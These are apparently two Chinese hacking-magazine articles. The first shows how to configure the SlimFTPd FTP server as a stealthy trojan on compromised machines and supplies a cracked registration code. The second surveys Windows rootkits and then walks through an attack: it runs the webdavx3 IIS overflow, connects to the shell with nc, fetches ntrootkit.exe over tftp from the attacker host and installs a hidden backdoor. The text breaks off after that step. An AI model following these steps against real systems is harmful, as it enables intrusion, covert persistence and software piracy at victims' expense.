小鱼儿

以前用木马登录远程主机时，常会为木马的文件传输功能不够强大而叹气，有时为了快速浏览和下载（一般指多线程下载）对方机器上的文件，只能想办法开个3389，或用remote-anything再远程安装一个serv-u服务器（网站使用专业级的FTP服务器）。这样一来，既浪费了很多时间，也容易被机主发现（笔者有几次正用终端服务安装serv-u时，被人家发现，立刻关机去检查了，惨！）。所以，我们就想有一只小点的FTP木马，能够远程上传后运行。纵观国内外木马界，仅有几只FTP木马，体积都在几百K以上，而且都是图形界面的配置，使用极为不便！直到有一天，我无意中发现了SlimFTPd，这是匹只有15.5K的超小FTP木马，我简直欣喜若狂！为了让更多朋友认识和使用它，下面就给大家初步介绍一下。

一、SlimFTPd的配置

SlimFTPd是一个国外木马，它的官方网站是http://www.whitsoftdev.com/slimftpd/，如图1。它目前的最新版本是3.13版，在首页我们可看到功能简介，比如：绿色软件，无需安装；体积小巧；可加为系统服务；配置方便等。该软件在光盘中有收录，是一个压缩包，解压后里面有四个文件：pad_file.xml（说明文件）、slimftpd.conf（配置文件）、ServiceTool.exe（加载服务工具）、SlimFTPd.exe（木马主程序）。使用这个木马的重点在于slimftpd.conf文件的配置上。




图 1

用记事本打开slimftpd.conf，哇！全是英文！不过别害怕，既然是专门给你配置的文件，一定有它的规律。仔细看看；其实每一大段就是对一个功能的介绍和配置（先介绍后配置），用最简单的一段举例说明：

```
#
# The BindPort directive specifies which TCP port should be used to listen for
# incoming connections. The standard FTP port is 21.
#
BindPort 21
```

以上内容只不过是对FTP服务端口的设定，在初始配置中，SlimFTPd默认开的服务端口是标准的FTP端口，也就是21。所以，如果我们为了在使用程序时避免和已有的端口冲突或者提高程序的隐蔽性，可修改这个端口为0～65535之间的任意值（不推荐1025以下端口），比如改为1901，只需要将BindPort 21中的21改为1901即可，是不是很简单呢？

当然，SlimFTPd的配置不会只有这一项，不然的话，任何人都可登录到你的机器上了，所以最重要的还是FTP用户的配置。

举例来说，如果我们想建一个用户名为trojans，密码为mmbest.com，权限为可浏览和可下载、可上传的用户，默认路径为d:\abc目录，那么我们应该这样写（必须写在所有文字的最下面，如图2）：




图 2

标准写法：

```
<User "trojans">
Password "mmbest.com"
Mount / D:\abc
Allow / Read List
Allow / upload
</user>
```

新手们在建立新用户的过程中，很容易犯些难以避免的错误，以下是常见的几种错误情况：

①

```
<User "trojans">
Password "mmbest.com"
Mount / D:\abc
Allow / Read List upload
</user>
```

错误点：“Allow / Read List write”中的Read、List、write分别表示可读、可浏览、可上传，但三者最多只能有两个写在“allow / ”后面，如果需要的权限超过两个，那么只能另写一行Allow /。

②

```
<User "trojans">
Password "mmbest.com"
Mount / D:\abc
Allow / Read List
Allow / upload
```

错误点：结尾掉了</user>。这样的程序是无法运行的。

还有一个问题就是，如果你写的d：\abc目录没有建立，也是会出错的。

③

```
<User "trojans">
Password "mmbest.com"
Allow / Read List
Allow / upload
</user>
```

错误点：掉了Mount /，一个用户的建立可以没有密码，但不能没有<user "">、Mount、Allow和</user>。

有多个用户时的写法应该这样：

```
<User "anonymous">
Mount / C:\
Allow / Read List
</User>

<User "trojans">
Password "mmbest.com"
Mount / D:\abc
Allow / Read List
Allow / upload
</user>
```

因为这个软件是共享软件，如果不注册，一个IP就只能允许一个连接，即你只能单线程下载。

但我们可利用他人破解的注册码来成为正式付费用户，注册码如下：

```
name: www.chinaz.com
sn: AB9FD526:11D17F52
```

输入注册码也是在配置文件slimftpd.conf中完成。

修改前后如图3、图4所示。




图 3




图 4

以上配置部分基本上就说完了，下面的使用就比较简单了。

二、SlimFTPd的安装和使用

如果你的配置文件写法正确，那么直接双击SlimFTPd.exe就可成功建立你的FTP服务器。运行成功后，系统中会出现相应的进程（图5），如果配置错误，不会出现该进程。

SlimFTPd直接运行后是不会常驻系统的，下次电脑重启动后就不再运行。如果想让它每次启动都随系统运行，那么就要用到另一个工具——ServiceTool.exe（光盘中有收录）。

打开ServiceTool.exe（图6），点击install，出现如图7所示的界面。

这样，SlimFTPd就被加载到我们的系统服务中了（图8）。如果要取消该服务，也是点击ServiceTool.exe后点击uninstall，这样它就不会再启动了。




图 5




图 6




图 7




图 8

远程安装我们无法通过命令行来安装SlimFTPd服务。

三、SlimFTPd的防范和清除

SlimFTPd运行后，会在系统中留有SlimFTPd名称的进程，这样就很容易被我们发现。

清除的方法是立刻终止该进程，然后检查自己的服务中是否也有该名称的服务，有的话立刻停止并禁用。最后找到主程序删除即可。

超级后门 NT Rootkit

killer

rootkit 介绍

也许你会疑问，什么是rootkit？其实这在Unix里早已不是新鲜的话题了。在google中输入“rootkit”会找到无数的相关资料，但这些基本都是Unix上的工具。比较出名的是个被称为lkm的工具，它利用操作系统的模块化技术，作为内核的一部分运行。由此可见它的强大和无与伦比的隐蔽性。一旦被安装运行到目标机器上，这个系统就会完全被控制，甚至系统管理员根本找不到安全隐患的痕迹。

rootkit的原理是什么呢？简单的说，rootkit就是把一些事先修改过的用来替换系统程序的一些程序，比如替换shell/ps等程序。使我们的后门进程在ps命令下不显示。同样在NT世界中，rootkit含义已经被扩展和外延了，更加广泛的技术也将被应用在rootkit上。通常我们知道：fport之类的工具可查看哪个程序打开了什么端口，pslist可查看系统中的所有进程，甚至可查看系统中的服务检查是否被安装了后门，但rootkit的存在让这些工具统统失去了效果。总之，千万别认为我所说的rootkit是给管理员用的管理工具就可以了。

几个常见 NT rootkit

NT下的rootkit发展一直缓慢，主要的原因自然是MS封锁NT架构，导致核心开发技术不广泛公开（所谓的源代码不公开有利于安全就是这个原因吧）。不过现在Windows 2000出来快四年了，世界上已有很多rootkit级别的后门。这和Windows 95出来四年后，Win9x平台上PE加密解密技术飞速发展惊人相似。

下面我来介绍一下较常见的几个rootkit：

1．hxdef073

这是一个国外朋友开发的rootkit，主页是http://rootkit.host.sk/。它可隐藏进程、隐藏系统服务、隐藏文件、隐藏目录，支持通配符。

2．delphi_nt_root_kit

这是国外一个朋友用DELPHI写的简单rootkit，可在http://www.projectbionet.com看到它的消息，它默认通过一个loader程序将hook.dll插入到Explorer.exe进程中间，实现隐藏技术，它同样可隐藏文件和注册表键值，功能比上一个要少。开放源代码，比较难得。

3．rk_044

来自http://www.rootkit.com，同样内核级后门，有远程SHELL、隐藏进程等功能，有键盘sniffer功能。同样难得的是开放源代码。

4．ntrootkit

这是yyt_hac（http://www.yythac.com）在去年就开始策划并编写的rootkit，当时我们准备成立一个安全小组来作这些事情，后来因为过年，还是他一人完成了。very cool在下面我会详细介绍及使用的。关于更多的rootkit，如果你有兴趣，请到google中查找和到www.rootkit.com找相关资料。

yyt_hac's NT rootkit

国货当自强（晕，口号喊到这里来了）！还是先来介绍一下功能：

1．无连接协议。就是说这个rootkit不开任何端口，可重用现有端口。一般后门明目张胆的开着端口，总把管理当作不存在一般，导致辛苦搞来的肉鸡很快丢失。这个不开端口，安全了不少，你可选择四种数据封包——0：userdefined，1：icmp，2：udp，3：tcp，用来穿透你所遇到的防火墙。

2．可隐藏进程、隐藏文件、隐藏目录、隐藏服务、注册表项、隐藏用户、隐藏端口。

3．提供方便的升级方式。

4．提供get/put上传和下载命令、提供openshell打开远程shell功能。

下面，我就用一简单实例来演示一下这个后门的应用。

首先，我们得有目标主机的权限，或得到一个shell，我就用webdavx溢出来配合演示一下：

（1）先用ISNO的webdavx3来溢出远程主机（图1）。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

D:\hack\exp>webdavx3 192.168.0.12
IIS WebDAV overflow remote exploit by isno@xfocus.org
start to try offset,
if STOP a long time, you can press ^C and telnet 192.168.0.12 7788
try offset: 0
try offset: 1
waiting for iis restart.......................
try offset: 2
waiting for iis restart.......................
try offset: 3
```




图 1

（2）然后连接到目标主机的7788端口，并本地打开TFTP服务端，执行TFTP来下载本地文件，在文件下载完成后，执行ntrootkit来安装后门（图2、图3）。

```
D:\hack>nc -vv 192.168.0.12 7788
WIN2K [192.168.0.12] 7788 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>tftp -i 192.168.0.1 get ntrootkit.exe
C:\WINNT\system32>
C:\WINNT\system32>ntrootkit.exe
This is yyt_hac's ntrootkit server 1.1
Welcome to http://www.yythac.com

Exacting files......ok
Installing service..ok
Starting up The Ntrootkit..ok

The Ntrootkit is installed and  started successfully!
```




图 2

